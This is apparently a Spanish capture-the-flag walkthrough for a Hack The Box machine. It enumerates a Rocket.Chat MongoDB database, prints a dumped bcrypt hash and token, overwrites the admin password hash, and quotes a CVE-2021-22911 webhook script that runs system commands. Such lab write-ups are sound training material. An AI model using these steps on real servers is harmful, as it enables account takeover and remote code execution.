
Realizamos una enumeración básica de base de datos






como es una No SQL consultas básicas no funcionan, por lo tanto, toca buscar por tablas y encontramos una tabla de usuarios en la base de datos meteor


use meteor;
show tables;




ahora para ver el contenido es con el comando db.nombredetabla.find()

db.users.find()



(To exit, press Ctrl+C again or Ctrl+D or type .exit)
rs0 [direct: primary] meteor> db.users.find()
[
{
_id: 'rocket.cat',
createdAt: ISODate('2021-08-10T19:44:00.224Z'),
avatarOrigin: 'local',
name: 'Rocket.Cat',
username: 'rocket.cat',
status: 'online',
statusDefault: 'online',
utcOffset: 0,
active: true,
type: 'bot',
_updatedAt: ISODate('2021-08-10T19:44:00.615Z'),
roles: ['bot']
},
{
_id: 'ZLMid6a4h5YEosPQi',
createdAt: ISODate('2021-08-10T19:49:48.673Z'),
services: {
password: {
bcrypt: '$2b$10$jzSWpBq.eJ/yn/Pdq6ilB.UO/kXHB1O2A.b2yooGebUbh69NIUu5y'
},
email: {
verificationTokens: [
{
token: 'dgATW2cAcF3adLfJA86ppQXrn1vt6omBarI8VrGMI6w',
address: 'saul@talkative.htb',
[Talka] 0:saulssh 1:python3 2:chiselocal- 3:[tmux]*



con la información encontrada probé credenciales, pero no funciono, adicionalmente el hash encontrado parece ser no muy fácil de crackear entonces como esto conecta al servicio del port 3000 que es Rocket.chat y adicionalmente tenemos conexión directa a la base de datos podríamos modificar el registro de login.




validamos y parece que sí podemos actualizar el registro




copiamos la sentencia y validamos


db.getCollection('users').update({_id:"admin"}, { set: {"services" : { "password" : {"bcrypt" : "$2a$10 n9CM8OgInDlwpvjLKLPML.eizXIzLlRtgCh3GRLafOdR9ldAUh/KG" } } } })




no cambio debido a que el id es otro



validamos




Verificamos la versión de Rocket.Chat



Rocket.Chat CVE-2021-22911

https://github.com/CsEnox/CVE-2021-22911

Buscando un buen rato en internet encontré un GitHub en el cual explica que se puede un RCE con admin ya autenticado.





3. **RCE (Autenticated - Admin)**


- Rocket.Chat has a feature called Integrations that allows creating incoming and outgoing web hooks. These web hooks can have scripts associated with them that are executed when the web hook is triggered.
- We create a integration with the following script :

```
const require = console.log.constructor('return process.mainModule.require')();
const { exec } = require('child_process');
exec('command here');
```


El sitio tiene una característica llamada integraciones que permite crear y subir un web hook y ejecutar comandos, buscamos la opcion de integrations
**








Cambiamos por true



